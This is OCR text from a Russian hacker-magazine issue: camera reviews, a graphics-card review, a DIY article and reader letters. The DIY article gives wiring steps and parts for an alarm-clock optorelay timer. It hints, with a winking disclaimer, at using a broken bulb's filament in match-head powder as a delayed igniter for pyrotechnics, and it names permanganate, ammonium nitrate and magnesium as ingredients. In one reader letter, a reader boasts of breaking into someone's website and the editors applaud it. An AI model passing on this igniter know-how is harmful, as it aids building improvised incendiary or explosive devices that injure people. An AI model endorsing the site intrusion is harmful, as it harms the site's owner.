Формат: JPEG; видео: AVI (640x480 или 320x240, 15 кадр/с, моно)
Цена: $300

при отсутствии оптического видоискателя, трудно сказать.
Скорость работы фотоаппарата порадовала: на подготовку к съемке камере потребуется всего около секунды после включения. Простое и понятное меню на русском языке облегчит работу с настройками. Несмотря на малые габариты, камера оснащена отличным объективом, который не дает искажений. Ставший уже стандартным для этого класса устройств трехкратный оптический зум работает четко и слаженно с автоматической фокусировкой. 5-мегапиксельная матрица позволяет делать отличные снимки, но иногда грешит "зашумленностью" кадра при низкой освещенности. Возможность снимать видео с разрешение 640x480 стоит рассматривать как при-

ятный бонус, но не как замену видеокамеры.

NIKON COOLPIX 5900

Дизайн камеры знаком всем, кто сталкивался с линейкой камер COOLPIX от Nikon. Неизменность форм, видимо, продиктована хорошо продуманной эргономикой. И действительно, металлический корпус с выступом для правой руки можно только похвалить. Доступны все элементы управления, а увеличившийся до двух дюймов дисплей порадует высокой контрастностью и четкостью отображения. Это особенно заметно при увеличении сделанного снимка. Кстати, устройство умеет сохранять отдельным кадром увеличенную область снимка простым обрезанием лишнего.

Технические характеристики:
Размеры матрицы: 5,1 Мп, 2592x1944
Объектив: 3x оптический + 4x цифровой зум
Носитель: карты SD; 13,5 Мб встроенной памяти
ЖК: 2.0"
Формат: JPEG; видео: 640x480, до 30 кадр/с
Цена: $350

Так как фотоаппарат рассчитан на новичков, в настройках присутствуют 16 сюжетных программ на все случаи жизни, которые освобождают от ручной настройки параметров съемки. Приятная функция D-Lighting облегчит работу с контрастными снимками, выравнивая яркость по всему кадру. Среди режимов съемки присутствует даже установка подводной съемки, так что непромокаемый бокс будет очень кстати. Для того чтобы ты и в темноте не терял навыков съемки, камера оснащена фотовспышкой и лампой подсветки автофокуса. На удивление хорошо работает баланс белого в помещении - большая редкость для фотоаппаратов этого класса. Из бонусов камеры стоит упомянуть возможность записи голосовых меток и функцию предупреждения плохой резкости кадра - очень полезно для новичков.

FUJIFILM FINEPIX F10

Камера от FUJI линейки F вооружена стильным дизайном и цельнометаллическим корпусом, который призван уберечь девайс от случайных повреждений. Большой ЖК-дисплей имеет защитное покрытие, которое снизит риск появления царапин на экране. Интересным можно назвать реализацию выходов видео, USB и питания (на корпусе имеется всего один выход, к которому подключается разветвитель). Такая схема не лишена минусов: возможный износ коннектора, перегибы проводов провоцируют ухудшение контакта, но при аккуратной эксплуатации переходник проживет

Технические характеристики:
Размеры матрицы: 6,3 Мп, 2848x2136
Объектив: 3x оптический + 6x цифровой зум
Носитель: карты xD; 16 Мб в комплекте
ЖК: 2.5"
Формат: JPEG; видео: AVI (640x480 или 320x240, 30 кадр/с)
Цена: $380

не меньше фотоаппарата. Управление радует продуманностью, но немного огорчает отсутствие поддержки русского языка в меню.
Особенность камеры - матрица с чувствительностью в 1600 единиц ISO, что не характерно для аппаратов такого класса. Предустановленных сюжетных программ немного: дневной свет, портрет, пейзаж, спорт и ночная съемка. Причем последняя задирает чувствительность матрицы до предела, и лучше пользоваться ручными настройками при съемке в темное время суток. К сожалению, камера не позволяет выставлять желаемые значения диафрагмы и ручной фокусировки. На откуп хозяину дана возможность выставлять выдержку при съемке со штатива. К плюсам можно отнести хорошо работающую функцию коррекции "красных глаз" - пожалуй, это единственная камера в обзоре, которая справилась с данной задачей.

PENTAX OPTIO S5N

Pentax optio S5n очень напоминает своих предшественников из линейки Optio. Тот же дизайн, те же линии, тот же надежный алюминиевый корпус. Не сильно выдающиеся из корпуса кнопки легко нажимаются, но гарантируют отсутствие случайных кликов. Защищенный двухдюймовый ЖК-дисплей достаточно информативен.
Встроенный Li-Ion-аккумулятор не отличается большой выносливостью, но радует малым временем, которое требуется для его заряда. Аккумулятор можно заряжать как отдельно от фотоаппарата, так и

Технические характеристики:
Размеры матрицы: 5,0 Мп, 2560x1920
Объектив: 3x оптический + 6x цифровой зум
Носитель: карты SD
ЖК: 2.0"
Формат: JPEG; видео: MPEG4
Цена: $345

не вытаскивая его, то есть при помощи док-станции. Кстати, предоставляемая в комплекте док-станция имеет контакт для дополнительного аккумулятора, что явно понравится любителям снимать много и часто. В темноте автофокусу помогает лампа подсветки, а вспышка работает очень хорошо, не пересвечивая объекты. К плюсам можно отнести и то, что эта камера является одной из самых легких, даже с аккумулятором и flash-картой.
Ложку дегтя влил меркнущий экран и "недолговечный" аккумулятор. Ну а о качестве изготовления электроники и оптики можно судить уже по тому, что камера от компании Pentax.

OLYMPUS [MJU:] DIGITAL 500

Всепогодный фотоаппарат от Olympus предназначен для ежедневного пользования. Соответственно, он должен быть защищен от стихии, что и реализуется на базе крепкого, надежного металлического корпуса, дизайн которого исполнен а-ля пленочные "мыльницы".

Управление реализовано достаточно грамотно, но немного смущает отсутствие русского языка в настройках меню. Так как фотоаппарат предназначен для частого использования по принципу "достал из кармана, нажал на спуск", камера оснащена целым арсеналом предустановленных настроек - их аж 20 штук. Среди программ присутствует даже такая экзотика, как подводная макросъемка и съемка портрета при свечах. Отсутствие ручных настроек не очень огорчает: нам на откуп дана возможность устанавливать экспокоррекцию и баланс белого. Работу оптики и матрицы можно считать удачной, если немного уменьшить чувствительность с 400 единиц ISO, которые выставляет автоматика. Приятно удивила работа вспышки: она равномерно освещает объекты даже при макросъемке. Кстати, фотоаппарат обладает функцией Super Macro, которая позволяет снимать объекты уже с семи сантиметров.

Технические характеристики:
Размеры матрицы: 5,0 Мп, 2560x1920
Объектив: 3x оптический + 4x цифровой зум
Носитель: карты xD; 32 Мб в комплекте
ЖК: 2.5"
Формат: JPEG; видео: QuickTime (320x240 или 160x120, 15 кадр/с); звук: WAV (моно)
Цена: $310

SAMSUNG DIGIMAX V700

Дизайн SAMSUNG Digimax V700 стоит охарактеризовать как неожиданный и выразительный. От компактного фотоаппарата принято требовать скорости, легкости и побольше мегапикселов, но никак не изысков. Эта камера прекрасна не только своим дизайном, но и возможностью выбрать одно из трех цветовых решений для корпуса: с синими, красными или серебристыми панельками. Обтекаемый корпус оказался не только красивым, но и удобным: камера надежно фиксируется в руках благодаря удачному покрытию и небольшому выступу с рельефными точками. Элементы управления расположены таким образом, что возникает необходимость работать с камерой двумя руками. Но по прошествии времени, разобравшись с настройками, ты доверишь большинство установок автоматике или предустановленным значениям. Все меню переведено на русский язык, что значительно облегчит знакомство с фотоаппаратом. Автоматика заслуживает всяческой похвалы, названия режимов соответствуют реальным условиям, что следует понимать как: режим "Ночь"- оптимальные значения выдержки и диафрагмы. В результате работа сводится к выбору необходимого режима и наведению на объект. Также автоматика предупредит о возможном ухудшении снимка, если присутствуют вибрации. Качественная оптика и 7-мегапиксельная матрица стремятся к отличному качеству снимков. Несколько огорчил автофокус, который как-то неуверенно и не всегда точно выставлял необходимое значение резкости.

Технические характеристики:
Размеры матрицы: 7,1 Мп, 3072x2304
Объектив: 3x оптический + 10x цифровой зум
Носитель: карты SD, MMC
ЖК: 2.0"
Формат: JPEG, TIFF; видео: AVI (MPEG-4), (640x480, 30 кадр/с); звук: WAVE
Цена: $380

ВЫВОД

Рынок цифровых фотокамер практически бездонный. На смену крупным и дорогим монстрам приходят компактные карманные фотоаппараты, имеющие характеристики, которые повышаются в несколько раз всего за нескольких лет. Спрос на такие камеры повышается, и компании-производители с радостью заполняют рынок. Сегодня "выбором редакции" мы награждаем камеру SAMSUNG Digimax V700 - хороший дизайн, насыщенность функциями и отличная работа автоматики. Приз "Лучшая покупка" присуждается камере Nikon Coolpix 5900. Совершенствование электроники и постоянство внешности камер найдут отклик в сердцах покупателей. Качество снимков неуклонно повышается - все благодаря техническому прогрессу.

Сергей Никитин, Дмитрий Шамаев, test_lab (test_lab@gameland.ru)

БЫТЬ ПЕРВЫМ

MSI NX 7800GTX

Что может быть лучше, чем делать подарки себе? Наверное, только получать их от других, но если у тебя не предвидится никакого праздника, то придется позаботиться о подарке самостоятельно. Естественно, это будет компьютерная железка, а не плюшевый зайчик или мишка. Причем железка не простая, а очень крутая - новейшая видеоплата от компании MSI, построенная на самом совершенном чипсете от компании nVidia. Итак, встречаем MSI NX 7800GTX!

Если ты будешь покупать эту плату в коробочном, а не OEM-варианте (почему нужно делать именно так, я поясню ниже), то сразу почувствуешь заботу производителя о тебе любимом: плата упакована в удобную компактную коробку с ручкой для переноски. Внутри, помимо платы, ты найдешь игру Chronicles of Riddick: Escape from Butcher Bay (на пяти дисках), а также набор полезных утилит от MSI. Там есть софт для автоматического обновления драйверов и BIOS'а платы, ее безопасного разгона, программы для защиты файлов и еще много всего интересного. Также в комплект любезно подложены всякие нужные кабели и коннекторы.

Кроме как посредством разгона, производительность системы, в которой будет установлена эта плата, можно повысить предоставив ей друга, то есть прикупив аналогичное устройство и включив режим SLI, который поддерживает эта плата. Производительность поднимется на недосягаемую высоту, но и цена такого решения будет витать в районе облаков. Впрочем, если системная плата поддерживает режим SLI, к этому решению можно будет прибегнуть впоследствии, когда скорости одной платы будет уже не хватать, а сами устройства подешевеют.

Момент, когда производительности этого устройства станет недостаточно, наступит явно не скоро, и чтобы убедиться в этом, достаточно взглянуть на результаты наших тестов. Да, при включении антиалиэйсинга и анизотропии количество fps уменьшается, но их остается вполне достаточно для нормальной игры. Так что смело запускай свой любимый шутер и выставляй в нем максимальные графические настройки.

Такие выдающиеся параметры производительности этой платы обеспечиваются ее начинкой - графическим процессором на ядре NV47, в котором содержится 24 пиксельных конвейера, 256 Мб быстрой графической памяти GDDR3, шина данных шириной 256 бит и высокие частоты работы ядра (430 МГц) и памяти (1200 МГц). По этим параметрам, как и по конструкции системы охлаждения, плата ничем не отличается от референсного устройства.

Технические характеристики:
Ядро: nVidia NV47 (G70)
Количество пиксельных конвейеров, шт: 24
Шина памяти, бит: 256
Объем памяти, Мб: 256
Частота ядра, МГц: 430
Частота памяти, МГц: 600 (1200)
Тип памяти: GDDR-3
Латентность памяти, нс: 1,6
Техпроцесс ядра, мкм: 0,11
VIVO: есть
Выходы: DVI, DVI, TV-Out
ПО в комплекте: Chronicles of Riddick: Escape from Butcher Bay

Тестовый стенд:
Материнская плата: Asus P5AD2-E Premium
Процессор: Intel Pentium 4 EE 3,73
Память: 4x512 Мб Corsair DDR-2 3-2-2-8
Кулер: Zalman CNPS7700 Cu
Жесткий диск: Western Digital WD200
Блок питания: 480 Вт Thermaltake

Для соединения с ПК есть два порта DVI, гнезда VIVO и TV-Out. Не стоит забывать, что для работы плате требуется дополнительное питание (один коннектор), а следовательно, мощный и качественный БП. Да и корпус лучше освободить от всего лишнего, так как габариты у платы немаленькие. А что ты хотел? За такую производительность нужно платить. И если ты согласен сделать это, то обретешь мощнейшее устройство, которое обеспечит превосходно качественную и скоростную картинку на мониторе. Также ты получишь массу удовольствия и таким способом: беседа с друзьями, описываешь то фантастическое количество fps и попугаев, которое тебе удалось получить, в этот момент выражения лиц друзей становятся такими, что ты чувствуешь себя Богом.

Lundes (lunde@mail.ru)

ПАЯЛЬНИК

ТАЙМЕР С "ВОЛШЕБНОЙ" ЛАМПОЧКОЙ

В этой статье я проведу экскурс в химию и электронику, расскажу, как сделать таймер, который можно использовать в различных прикладных и «прикольных» целях. Я ни в коем случае не призываю использовать этот таймер в каких-либо противозаконных целях: поверь мне, подобным вещам можно найти много применений в хозяйстве.

В Сети множество рецептов различных пиротехнических смесей. Я не советую экспериментировать с "хлопушкой из хозмага" или подобными рецептами из интернета: смеси ужасно неустойчивые и опасные. Я понял это давным-давно, когда приобрел от такой дряни химический ожег на лице и потерял часть подушечки пальца. Этот случай и натолкнул меня на мысль о создании надежного таймера.

Берегите пальцы, пацаны! Они вам еще пригодятся

СХЕМА


Все гениальное просто. Но стоит обманывать себя - все не так просто, как кажется на первый взгляд.

Схема действительно несложная.

Чтобы не усложнять ничью жизнь, я использовал современное оптореле 293-й серии.

Это позволило, во-первых, использовать минимум деталей, что увеличило надежность и улучшило повторяемость схемы. Во-вторых, сделало схему более универсальной, то есть ее можно использовать практически с любым будильником. Для таймера подойдут оптореле из списка: KP293КП1А, KP293КП2А, KP293КП3А, KP293КП4А, KP293КП5А и т.д., КП6А, КП7А, КП8А, КП9А, КП10А. Дело в том, что нагрузкой нашего таймера будет лампа накаливания. Выходной ток реле будет составлять от 100 мА до 500 мА в зависимости от лампы. Не все микросхемы 293-й серии держат ток более 200 мА, поэтому выбираем микросхемы с индексом "А" в конце маркировки.

Оптореле могут быть двунаправленными (KP293КП3А) и полярными (KP293КП2А). Отличие в том, что в первом случае полярность подключения нагрузки не имеет значения, а во втором случае необходимо соблюдать полярность. Например, если вместо KP293КП3А собираешься использовать KP293КП2А, то шестой контакт будет вместо восьмого




Это уже после микропластической операции

НЕОБХОДИМЫЕ КОМПОНЕНТЫ


- Будильник
- Микросхема KP293КП3А
- Тумблер любой, малогабаритный
- Светодиод
- Резистор 2 кОм
- Батарея 9 В
- Лампа накаливания 7-18 В
- Монтажный провод, например МГДФ
- Изолента

ОПАСНО

■ В продаже имеется множество пиротехнических изделий. Разбирать и модифицировать их может быть крайне опасно. Ни один производитель не рекомендует использовать поврежденные или переделанные петарды, дымовые шашки и бенгальские огни.



Схема



Внутренняя структура оптореле

и пятая нога микросхемы вместо седьмой.

В роли таймера будет выступать любой электронный будильник, например советского или китайского производства, модифицированный под наши цели. Если разобраться в схемотехнике таких девайсов, то у всех них выходная цепь звукового излучателя представляет собой транзистор, нагруженный пьезоизлучателем или микродинамиком.

Эту особенность построения мы и будем использовать.


Первым делом необходимо удалить излучатель. Аккуратненько выпаиваем его. С помощью мультиметра в режиме прозвонки находим контакт, которым он был подключен к плюсу батарей питания.

К этому контакту подключаем вывод 2 микросхемы, к другому контакту подцепляем вывод 1 микросхемы. Теперь, как только наступит время X, на излучающий диод оптореле начнут поступать импульсы, которые будут управлять выходной цепью реле. Лампа начнет мигать. В принципе, лампа может быть на любое напряжение, но так как на схеме батарея 9 вольт, то и лампочку выбирай на напряжение, большее девяти вольт или равное им.

Тумблер необходим для того, чтобы обезопасить себя во время взвода таймера. Многие будильники обладают способностью пищать в самый неподходящий момент: при нажатиях кнопок, например.

Чтобы было понятно, в каком положении находится тумблер, и лишний раз обезопасить весь процесс взвода таймера, введена цепочка из резистора R сопротивлением 2 кОм и светодиода VD. При светящемся огоньке цепь замкнута и готова к работе. От винта!

Советую собирать все "на весу" отрезками монтажного провода, используя термоусадочную трубку, и не жалеть изоленты. Необходимо заизолировать каждый контакт: если случайно замкнешь, то у нашего



Внутренности китайского будильника. Пьезоизлучатели

Тумблер необходим для того, чтобы обезопасить себя во время взвода таймера.

БЕЗОПАСНО

■ Производители пиротехники рекомендуют наблюдать за фейерверком с безопасного расстояния. В этом может помочь таймер или длинный фитиль.

"Будильник" взведен на 10:05

И никакой таймер не помог.
Вот это хлопнуло!!!

Схема в сборе

журнала может стать на одного читателя меньше.

Если будет необходимо произвести испытания таймера, рекомендую приобрести держатель для лампочек и вкручивать новые по мере их выхода из строя.

Выбор деталей некритичен. В случае использования других оптопере из 293-й серии необходимо уточнить их "поножовщину", или, как еще говорят, распиновку - значение каждого контакта.

Резистор желательно малогабаритный - 0,125; 0,25 Вт. Значение сопротивления тоже некритично: от 1 кОм до 5 кОм. От резистора зависит только яркость свечения светодиода и время жизни батарейки.

Паяльник в руки и за дело!

"ВОЛШЕБНАЯ" ЛАМПОЧКА

Только я тебя умоляю: не поступай, как сделали перцы из группировки "Рога и Копыта", когда они аккуратно раскололи стеклянную колбу лампочки, погрузили спираль накаливания в толченные спичечные головки, потом заложили все это в хлопушку такой мощности, что им оторвало конечности. И никакой таймер не помог. Вот это хлопнуло!!!

Они использовали похожую схему для поджога своей химии.

"Какой еще химии?" - спросишь ты.

Хочется ответить "RTFM или читай учебники", если не довелось сделать это еще на школьной скамье ;-). Еще в учебниках химии приводится красочный эксперимент по горению магния, а если формально: по окислению магния кислородом воздуха. Также известно, что окислителем намного активнее кислорода может быть калия перманганат или аммиачная селитра, то есть обычная сухая марганцовка из аптеки или удобрение из хозяйственного магазина - в общем, держай, у тебя огромный простор для творчества, причем не только технического! Хотя, что-то я чересчур увлекся, верно?

Ведь все это уже далеко от рубрики "Паяльника", так что RTFM или читай учебники, и да пребудет с тобой Великая Сила, и да поможет она тебе в вечной борьбе со Злом!

ВНИМАНИЕ!

ВСЯ ИНФОРМАЦИЯ ЭТОЙ СТАТЬИ ПРЕДОСТАВЛЯЕТСЯ ТОЛЬКО ДЛЯ ОЗНАКОМИТЕЛЬНЫХ ЦЕЛЕЙ. ЗА ЛЮБОЕ ИСПОЛЬЗОВАНИЕ ЕЕ В ПРОТИВОПРАВНЫХ ЦЕЛЯХ РЕДАКЦИЯ ОТВЕТСТВЕННОСТИ НЕ НЕСЕТ!

Хочешь?

- надрать коллег в Counter-Strike или Quake 3?
- попасть на зарубежный турнир?
- замутить собственный чемпионат?
- выиграть навороченный автомобиль?
- стать крутым киберспортсменом?

1-й номер 12 октября

ЧИТАЙ
ЖУРНАЛ PRO ГЕЙМЕРОВ

В первом номере:

На страницах:

- эксклюзивный репортаж с чемпионата России WCG 2005
- скандальная рубрика «Папарацци»
- как на 300 баксов съездить на турнир за бугор
- интервью: Cooller, Caravaggio, Flatra, Easy_Meg и Devil

На DVD:

- видеоуроки игры в Warcraft III, Quake III и Counter-Strike
- лучшие мувики с фрагами и VOD'ы StarCraft: Broodwar
- полная коллекция демок с WCG Россия 2005
- конфиги, необходимые для игры карты, патчи и моды

Dr.Klouniz (Powered by Aqua menstruale)

E-МЫЛО

(spec@real.xakep.ru)

ОТ: АЛЕКСАНДР ПАСЯДА [OBL_GAZ@BK.RU]

Если будете публиковать, то уж это точно не нужно:

1) Видно, не любит ваша почта Яндекс. Письмо возвращало назад, так что я по ошибке отправил его Dr.Klouniz'у.

2) Dr.Klouniz! Осторожнее с клюквенной настойкой ;)!

Здоровеньки, товарищи!

В номер о видео просочилось серьезное заблуждение, которое было видно даже с орбиты и вызвало там живой интерес.

Дружище Modificator в рубрике FAQ писал: "В России используется стандарт видеоданных PAL. В нем и производи монтажные работы" ;(. В России используется СЕКАМ типа D (или, что то же самое, K). Заблуждаться так серьезно можно разве что перепутав просто СЕКАМ с системой МЕСЕКАМ, которая как раз используется на Ближнем Востоке и в Северной Африке. MESECAM или SECAM-H, SECAM/Horisontal (Hold) - СЕКАМ/H с синхронизацией цвета по строкам.

Я на него тоже один раз попал, проиграл получившееся на видике - вся цветность зафаршмачилась. Понятно, что ПАЛ лучше совместим с СЕКАМом, чем NTSC, вот Modifikator и заводит рака за камень. (А может, это коварные происки буржуинов, которые, пропагандируя свои стандарты, законспирировали МЕСЕКАМ под СЕКАМ, а Modifikator нарвался на подмену). Но когда нет СЕКАМа в оборудовании, приходится работать с ПАЛом.

А теперь то, что с орбиты не было замечено. Слово "терия" на обложке, уверен, понял каждый. Но в следующий раз вы там смотрите в оба. Успеха вам в каждом деле!

ОТВЕТ:

Секам-месекам, павлин-мавлин... С вами без клюквенной настойки не разберешься, товарищ. А говоришь, "не употребляй" :(. Прямо скажем, твое сообщение я не осилил целиком. Вернее, осилил, но по диагонали, и понял из него, что в чем-то мы накосячили, причем, самое главное, я тут ни при чем :). Это Андрюшин автор, видимо, изрыгнул данный перл. Но не беда: Андрюша до него доберется. Он проникнет туда, где он беззащитен – в его сны. Раз. Два. Андрюша заберет тебя :(.

ОТ: DEVID [KOLYAN_KOC@MAIL.RU] ТЕМА: ПРИВА ВАМ ХАЦКЕРЫ...

Здоровеньки буллы, хакеры... Огромный вам РЕСПЕКТ за ваш журнал... Он просто Кульный... Можно его назвать библией начинающих хцкеренышей... Короче, не буду вас расхваливать, вам и так каждый день такие письма Гигами, наверно, приходят...

Итак... Недавно я лазил по нету в поиске...))) смешно сказать чего... Сайта с установленным COSMO-CHATом, с целью поиметь этот самый сайт...))). Просто хотел проверить способ взлома... В общем, я набрел на сайт некого MrMihona. И что же я увидел в его гостевой книге? Я увидел, что этот ламер пытается писать лажовые статьи про хак, с кем-то цапаться, рассылать наидревнейшие трояны по мыльницам пользователей и прикрываться во всем этом... ВАМИ!!! Я чуть в осадок не выпал, когда это увидел... сайты его www.flai.h14.ru and www.flai.nm.ru. Так что я хотел спросить-то?.. Действительно ли вы являетесь крышой этого ламера, если да, то почему???

Его сайт я, конечно, поимел... но все же ответьте на вопрос...

ОТВЕТ:

Спасибо, ты тронул мое задубевшее сердце своим добрым словом! Нет, друг мой, ламеров мы не крышуем, долги не возвращаем и не встраиваем в счетчик такие проволочки, из-за которых он потом начинает крутиться в противоположную сторону и энергетики оказываются вам должны. Так что за очищение мира от смрадного духа ламерства мы выражаем тебе респект. Читай наш журнал и познай Дао.

ОТ: NAXTAXNIYEZZI [NAXTAXNIYEZZI@NAROD.RU] ТЕМА: ВОПРОС ПО АНКЕТЕ

Здравствуйте, сотрудники журнала xakepspec.

У меня вопрос по анкете, которую Вы предлагаете в журнале за май.

Расскажите, пожалуйста, подробнее, что значит требование "быть в онлайне", насколько активно должно быть участие в тест-группе, чтобы оно было засчитано как постоянное и вознаграждено бесплатной подпиской, и, самое главное, на сколько месяцев рассчитана эта бесплатная подписка?

Я готов поучаствовать, но не хочу впустую терять время и желаю четко знать, за что я буду стараться :).

ОТВЕТ:

Тест-группа – это занятие для настоящих, не побоюсь этого слова, мужиков. "Быть в онлайне" - это еще не все. Для того чтобы "быть в онлайне", нужно электричество. Поэтому тест-группа у нас поделена на две части, которые ротируются между двумя частями редакции – энергоподвалом и мозговысасывательным центром. В энергоподвале стоит оригинальная динамо-машина, воссозданная по забытым чертежам (да, он все же оставил чертежи) Николо Теслы, а в мозговысасывательном центре – Великие Машины, созданные с использованием технологий пришельцев. С помощью этих чудо-колпаков мы высасываем из мозга тестируемых читателей все их самые темные и злые желания, которые потом реализуем в нашем журнале. Конечно, в этот момент вторая группа тестеров трудится в подвале и вращает гигантский ротор динамо-машины Тесла, вырабатывая по 3 млн. КВт/ч. Вот, вкратце, и весь секрет нашей тест-группы.

ОТ: ОТ JOYA [D.J.JOY@MAIL.RU]
ТЕМА: PREDLOJENIE

Здравствуйте, "хакерюги". У меня вопрос и предложение. Некоторые проги из преоставленных на дисках якобы халявные, но на самом деле просто с оценочным периодом, по окончании которого софтина требует заплатить N-ное кол-во. Так вот я про что: почему бы вам вместе с этим софтом не выкладывать и крэки к ним, а то, я думаю, не все такие умные, чтобы писать самим кряки. Заранее благодарен. JOY.

ОТВЕТ:

Привет тебе, о Первый Парень на Деревне. Поздравляю тебя: ты – стотысячный креативщик, который выдвинул данное предложение. Я уже устал плакать над этими предложениями - мне уже не хватает слез, и глаза мои красны :(. В общем, подумай на досуге об особенностях оплаты труда и почитай Адама Смита и Карла Маркса.

ОТ: GEORGII_K [GEORGII_K@MAIL.RU]
ТЕМА: СПЕЦ №5!!!

Я Ваш читатель с 2002 года, а пишу впервые.

Хочу выразить большую благодарность за майский номер по цифровому видео! У меня есть огромное желание делать клипы по играм (нарезки) под музыку и с эффектами. Но банально не хватало теоретических знаний. Последний номер "СПЕЦ" дал мне это. Я умел редактировать видео в PINNACLE (хорошей проги и простой, если видео захвачено ей самой), но Adobe Premiere и особенно VirtualDub вселяли в меня священный ужас. Незнание и страх теперь позади, а желание теперь подкреплено знаниями. Первый мой клип - по игре "The Chronicles of Riddick - EFBB" - готов (игра очень зацепила: сильно и стильно, как и фильмы).

Я давно читаю Ваши журналы, но я далеко не хакер, и в некоторых темах, которым посвящены целые номера, я ни черта не понимаю. Но я их покупаю. Почему? Себя я характеризую как продвинутого пользователя, и если тему я не знаю, то это не значит, что она мне не понадобится в скором будущем. Я продвигаюсь последовательно. А в жизни даже самые скромные познания в незнакомом вопросе очень помогут не утонуть в море информации, IT-технологий, etc.

ХАКЕР - это образ жизни.

И в этом плане моя библиотека из многих годовых подписок номеров "ХАКЕР", "СПЕЦ" и "ЖЕЛЕЗО" БЕСЦЕННА! А цифровое видео я просто люблю, это для души. Или не дает спать слава o.y.Goblina?

Спасибо Вам за отличные журналы! Вы правильно делаете свое дело! ЖЕЛАЮ ВАМ УСПЕХОВ!

С Уважением - Георгий Ю. Козлов.

aka BretonGEORG, 37лет, СПб.

ОТВЕТ:

Ты крут, мужик! Вот когда я читаю такие письма, на моем лице высыхают слезы, которые я уже излил по поводу писем в духе "почему кряков нет на диске, что за мода пошла – проги без кряков поставлять, распоясались, ага?". Очень бодрят нас такие письма. Поэтому есть у меня такое предложение. Товарищ! Читатель! Если Спец сподвигнул тебя на какие-то достижения в области видео, программинга, звука и прочих компьютерных дел, присылай нам свой шедевр с описанием, мы постараемся выложить его на наш диск, чтобы простимулировать народ на аналогичные свершения :).

ОТ: РОМАН СОЛОШЕНКО [SARMAT83@YANDEX.RU]
ТЕМА: ЗАПИСЫВАТЬ DVD НА CD-RW ПРИВОДЕ.

